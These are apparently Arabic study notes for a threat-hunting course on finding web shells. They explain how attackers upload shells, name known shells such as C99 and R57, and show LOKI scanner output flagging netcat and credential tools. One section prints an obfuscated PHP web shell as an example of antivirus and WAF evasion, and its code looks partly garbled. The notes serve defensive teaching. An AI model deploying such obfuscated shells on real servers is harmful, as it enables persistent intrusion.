

eCTHP V2

Hunting Web shell

By: Ahmad abdelnasser Soliman

Index of chapter

- Introduction.....1-5
- Hunting Tools6-13
- Hunting Web shell.....14-47

Introduction:

- عاوزين نعرف فالاول يعني ايه **web shell** ولازمته ايه عندنا
فال **Threat hunting** دا عبارته عن **shell script** حاجه
بنقدر ننفذ فيها اكواد وأوامر عن بعد.. بيقدر ال **Attacker** يرفعها
على جهاز ال **victim** علي **web server** لانه **web shell**
ويتحكم فيه عن بعد ... دا بعد اما عمليه ال **exploit** تنجح مع ال
attacker ويقدر يدخل من ثغره ما اكتشفها في جهاز ال **victim**
ودي بنسميها مرحله ال **post exploitation** ال هي مرحله ما بعد
الاختراق ودي ال من خلالها بيقدر ال **attacker** يرفع على جهاز
ال **web shell** وهيبقا ال **attacker** دا مرزق لو **server**
ال **web** ال هيرفع عليه ال **web shell** طلع موجود ف شبكه
داخليه اجهزتها متصله ببعضها ساعتها هيقدر ال **attacker** دا يطبق
عليك **technique** اسمه ال **pivoting** ال هو هينتقل من جهاز

لاخروينتقل من ال **server** المصاب لجهاز اخر على الشبكة وهو دا
ال **attacker** بيبقا عاوز يوصله من الاول وهو دا الغرض من ال
web shell ال رفعه عندك من الاول عشان لو حصل **patching**
للثغرة ال دخل منها ال **attacker** او تحديث و اتفقلت ميفقدش كل
مجهوده ال عمله عشان يعملك **exploit** ويحافظ على عمله الاختراق
.


- ال **web shell** ال هيرفعه ال **attacker** عندك لازم يكون
مكتوب بلغه برمجه يكون بيدعمها ال **server** ال هيترفع عليه وطبعاً
زي منتا عارف ال **web server** بيكون متفعل عليه **service**
معينه بتسمحك انك تشغله ك **web server** زي مثلاً **Apache**
web server ومثلاً لو كان ال **server** من النوع دا دا معناه انه
يقدر يفهم لغه برمجه **PHP** فوقتها يقدر ال **attacker** بيعتله **php**
web shell وهكذا ودا بيعرفه ال **attacker** من خلال مرحله جمع
المعلومات عن ال **target** ف لازم اما ال **attacker** يجي يبيع
web shell لازم يتأكد انه مكتوب بلغه برمجه يدعمها ال **web**
server بحيث اما يجي يبيع ال **web shell** ال **server** يفهمه
ويعمله **run** .

- تعالى نشوف الطريقه ال بيروحلها ال **attacker** عشان ينفذ ال
web shell واحنا اتفقنا ان قبل ميرسل ال **attacker** ال **web**
shell لازم يكون عمل **exploit** لل **victim machine** يعني
لازم يكون واخد **access** على **victim** ال **machine** وبعد
كدا يقوم عامل **upload** لل **web shell** المناسب .

الطرق دي منها ال **XSS** ال هي **cross site scripting** ومنها
SQL injection ومنها **RFI** ال هي **remote file inclusion**
او ال **LFI** ال هي **local file inclusion** وانك متكنش عامل
configuration صح لل **web server** بتاعك وحاجات كتير
تانيه ممكن ال **attacker** يستغلها عشان يرفع عندك **web shell**

ودي بتبقى على حسب ال **Vulnerability** ال **attacker** بيكتشفها .

- بعض الامثله لل **web shells** المشهورو ال استخدموها ال **attackers** فى عمليات اختراق سابقه




- دا **web shell** اسمه **C99** كنت بتختار اسم الملف ال عاوز ترفعه من خلال ال **web shell** وتديله ال **exploit** ال لاقيتها في جهاز ال **victim** او لو عاوز تنفذ **command** معين من خلاله كان بينفع برضه .



- عندنا **web shell** اخر اسمه **B347K** برضه نفس القصة فال فوقيه بس بيختلف عنه فال **service** الموجوده ع ال **server** ال


هترفعه عليه وهل ال **service** دي بتدعم ال **web shell** دا ولا لاء.

- عندنا برضه نوع اخر اسمه **R57** زي مقولت فوق بيختلف حسب الحاجة ونوع ال **server** ال هترفعه عليه .



- معلومه عل جنب كدا ... ال **attacker** مبيبعثش ال **web shell** كدا وخلاص لان طبيعي ال **WAF** ال **web application fire wall** بيكون عارف ال **signature** بتاع ملفات ال **web shell** فهتلاقه عنده طرق **advanced** بيستخدمها عشان يعمل **bypass** لل **WAF** ودي ممكن نشوفها قدام

- وكمثال بص هنا عال **windows defender** هتلاقه مطلعك **alert** ان فيه واحد عاجز يرفع عندك **web shell** ودا ال اكتشفه زي مقولنا هو ال **WAF** فهتلاقي ال **Antivirus** لقطه علطول .



- هنبص فالمثال دا هنلاقي ال **attacker** اكر احترافيه من ال فات قبل مينزل ال **web shell** خد الكود بتاعه ورفعه جوا ملف **text** وبدء يرسل ملف ال **text** دا لل **victim** وبعد اما بعث ملف ال **text** هناك لل **victim** راح يعمل **edit** ع الملف وهو هناك فكدا ال **Antivirus** معرفش يعمل **detection** وفي طرق كثير غير دي بس احنا بنضرب مثل مش اكر.



```
<?php
$XR='r0nw'&~Y0dTO1Wt;SZApS4M='+1-'&')fw';$AKsSa=FAPZB.' '|HDAHH.'!';$j5gQLS=#XTQGk'.
'c{'.'wrtw_w.'~ov}oo'&'sw}o~w_w}~su}oo';$PqU=#1i5cBcb42vVsRV4pLBKntygCN1V51HCR'.
'HA*:[ q'@]T@0ZLb>y M^@$@4@tA%0PI'|'@]'.'kkR4UPA.'-'.'Pjt8_.'IVa%XB@RB0@'./'1CUS'.
'UP@0M*/TPc0PK;$FtaeUxv=')9Z~?V@[4~o]Mj>'.'Z_zK.'?'.'keFwUsOd.'^We)'&')}{zN?'./'n'.
'FLL*/wXG1De.'m0z[oKa---7'.Owuug.'{~{n{';$rG4r3bseFJ='*n)Pqf-n#g'^#a_1Cdb1aBRR'.
'm81-2Eu0~C';$rB='b1'jgAD~'A'|'16'Ag@'.ptYG;$L_X96rF='kO>w=?~'&'Q{mrv>7^';'yuBw'.
'-.A';$yc='@@b @'!'|'88p)@')';$mdKTVt=EcP791|UAFQ.'<u';$Ulin='4z#j11K'^#IMQIwU'.
'c>Q pir';$wVYqzGy5='u%!k*{11'^^'-qu;u#690';$BywtZ8QaHFk=_KEL1mn8'_Wa-M['_';'BU'.
'1Gh o|';$YzuZ~n^')';$PpCD4Rj914D~'+|*%'^t0ck;$IIBxK1GA_-'_)_&g_;$StoL-M81;'Jb'.
'K8f-._$js';$IXedwT~T8D;$ZVe4pZrS1-$ZApS4M|('^d1'^^';D]');$atE4muYnLph=(#Dfao7h'.
'$;$SG'|') %SSU')^$AKsSa;$vUr=$j5gQLS&('A^>1MqY%F+'.SHI8.'['^#Ereo6cpaZFW9p3w'.
'&$YX8<&C1E$4 W5');$Pwp6=('!Pec|L^V1MPH5)^('^?h)go>'&'?k|s{y}');$HLOTWYy3Ip6=/''.
'2c@1B1:Kru*/$PqU^$FtaeUxv;$bAXD1h2s=$rG4r3bseFJ^$rB;$00Xnet=('9('.'SIkz1&#gIg3'.
'---'.KQnZo)^$L_X96rF;$ro74WY~$yc|SULin;$OIYd=$mdKTVt&('ysO[r]'&'w_{y}');if(/'.
'Tf0tz*/$ZVe4pZrS1($atE4muYnLph($Pwp6))~$HLOTWYy3Ip6)$bIywY~$vUr($bAXD1h2s,/''.
'HNy*/$atE4muYnLph($wVYqzGy5.$BywtZ8QaHFk.$YzuZ.$PpCD4Rj914D.$IIBxK1GA_./'wQ1t'.
'NLNa~/SStoL.$IXedwT);$bIywY($00Xnet,$ro74WY,$OIYd);#k;xvCwvgqQ!L>?10w:u&[E'.
'@!^V9v939Jj~r,?+kMw$8#(^v7[MR9pBS,PSH.o5]';
?>
```

- **عاوز اقولك على نقطه** هو اساسا ال **WAF** بيمسك ال **Web shell** ازاي هقولك كل **Fire wall** او **Antivirus** عموما بيكون جواه زي قاعده بيانات ال هي ال **signatures** بأخر التحديثات لل **malware** عشان يعمل **detect** ليها لو شافها او جاتله تمام كدا...
 - فكون ال **attacker** يلعب فال **signature** بتاعت ال **web shell** بطريقة ما فكدا ال **fire wall** ال هو ال **Waf** فحالتنا مش هيعرف يعملها **detect** لانها ببساطه مش موجوده عنده فال **database** ومش متعرف عليها فهتلاقي ال **attackers** المحترفين مبيبعوش ال **Web shell** زي مهى كدا لان اكيد ال **Waf** هيمسكها وهيتعملهم **detect** و **block**.

Hunting Tools

أول اداة هنذكرها عندنا هنا هي **LOKI Simple** دي اداة بسيطه بتدلك على ال **IOCs** ال هي ال **Indicator of compromise** ال هي علامات وجود ال **malware** عندك ع الجهاز فالاداه دي بتعمل **scan** علي **file** او **folder** عند ال **web server** وتبتدي تطلعك اي علامات تدل ال هنا فيه **Web Shell** والاداه دي معتمده على اداة ثانيه اسمها **THOR APT Scanner** واللاتين موجودين على **Git Hub** تقدر تحملهم وتستخدمهم .

الاداه بتشتغل زي مقولنا عن طريق انها تبحث عن ال **IOCs** عندك فال **system** وتديك **alert** بيها زي انها تبحث عن ال **hashes** ال **MD5** وال **SHA 1** وال **SHA 256** وتشوف ال **signature** بتاعتهم وتأمين عليها وكمان ممكن تشوفك ال **yara rules** ال هي بتبقا موجوده جوا ال **data base** بتاعت ال **yara tool** هنا واخدين منها نسخه وضيّفنها للاداه تقدر ت **detect** ال **malicious traffic** او اي **malware** بيحاول يعدي للشبكة عندك وتديك **alert** بيه .

وكمان ال **tool** بتقدر تعمل **hard indicator filenames** وكمان بتعمل **soft indicator filenames** عن طريق ال **regular expression** بمعنى بيدخل على جميع ال **files** الموجوده عندك عال **system** ويبدء يشوف هل فيها حاجه مشبوّه ولا لاء ؟

Here are some screenshots of LOKI.



- هنلاقي هنا ال **LOKI** وهو شغال دخل عمل **Scan** على **folder** معين وليكن ال **program file** التابع لل **partition C** وبعدها بيرجعك ال **Result** وهتلاقيه بيقولك ان ال **System Clear** يعني كله تمام وملقاش حاجه .



- طب فحاله ان ال **LOKI** لقي حاجه **suspicious** ال هي **indicator of compromise** هتلاقيه مطلعك **alert** بيها.....
ودا بييقا حسب ال **rules** الموجوده جوا ال **tool**

```
LOKI
Simple IOC Scanner
(C) Florian Roth - BSK Consulting GmbH
Jan 2015
Version 0.3.0
DISCLAIMER - USE AT YOUR OWN RISK

[INFO] LOKI - Starting Loki Scan on PROMETHEUS
[INFO] File Name Characteristics initialized with 34 regex patterns
[INFO] File Name Suspicious Characteristics initialized with 51 regex patterns
[INFO] Malware Hashes initialized with 43 hashes
[INFO] False Positive Hashes initialized with 8 hashes
[INFO] Successfully compiled Yara rules from file thor-hacktools.yar
[INFO] Successfully compiled Yara rules from file thor-webshells.yar
[INFO] Successfully compiled Yara rules from file yara_rules.yar
[INFO] Scanning C:\ibm ...
[WARNING] File Name Suspicious IOC matched PATTERN: \\s\\.exe DESC: Suspicious File Name MATCH: C:\ibm\s.exe
[WARNING] File Name Suspicious IOC matched PATTERN: \\[a-zA-Z]\\.exe$ DESC: Suspicious File Name MATCH: C:\ibm\s.exe
[RESULT] SUSPICIOUS OBJECTS DETECTED!
[RESULT] Loki recommends a deeper analysis of the suspicious objects.
```


- فحاله ان ال **LOKI** راح عمل **scan** على **Folder** ما ومتأكد ان ال **folder** دا بيحتوي على حاجه **suspicious** وانا متأكد من كدا...

```
LOKI
Simple IOC Scanner
(C) Florian Roth - BSK Consulting GmbH
Jan 2015
Version 0.3.0
DISCLAIMER - USE AT YOUR OWN RISK


[INFO] LOKI - Starting Loki Scan on PROMETHEUS
[INFO] File Name Characteristics initialized with 34 regex patterns
[INFO] File Name Suspicious Characteristics initialized with 51 regex patterns
[INFO] Malware Hashes initialized with 43 hashes
[INFO] False Positive Hashes initialized with 8 hashes
[INFO] Successfully compiled Yara rules from file thor-hacktools.yar
[INFO] Successfully compiled Yara rules from file thor-webshells.yar
[INFO] Successfully compiled Yara rules from file yara_rules.yar
[INFO] Scanning M:\constige3 ...
[ALERT] Yara Rule MATCH: Simple_Security_Tool FILE: M:\constige3\getlastvalde.exe
[ALERT] Yara Rule MATCH: Simple_Security_Tool FILE: M:\constige3\nd5.exe
[ALERT] Yara Rule MATCH: WindowsCredentialEditor FILE: M:\constige3\nc.exe
[ALERT] Yara Rule MATCH: Simple_Security_Tool FILE: M:\constige3\nc.exe
[ALERT] Yara Rule MATCH: UCL_Modified_1_1014 FILE: M:\constige3\nc.exe
[ALERT] Yara Rule MATCH: WindowsCredentialEditor FILE: M:\constige3\nc64.exe
[ALERT] Yara Rule MATCH: Simple_Security_Tool FILE: M:\constige3\nc64.exe
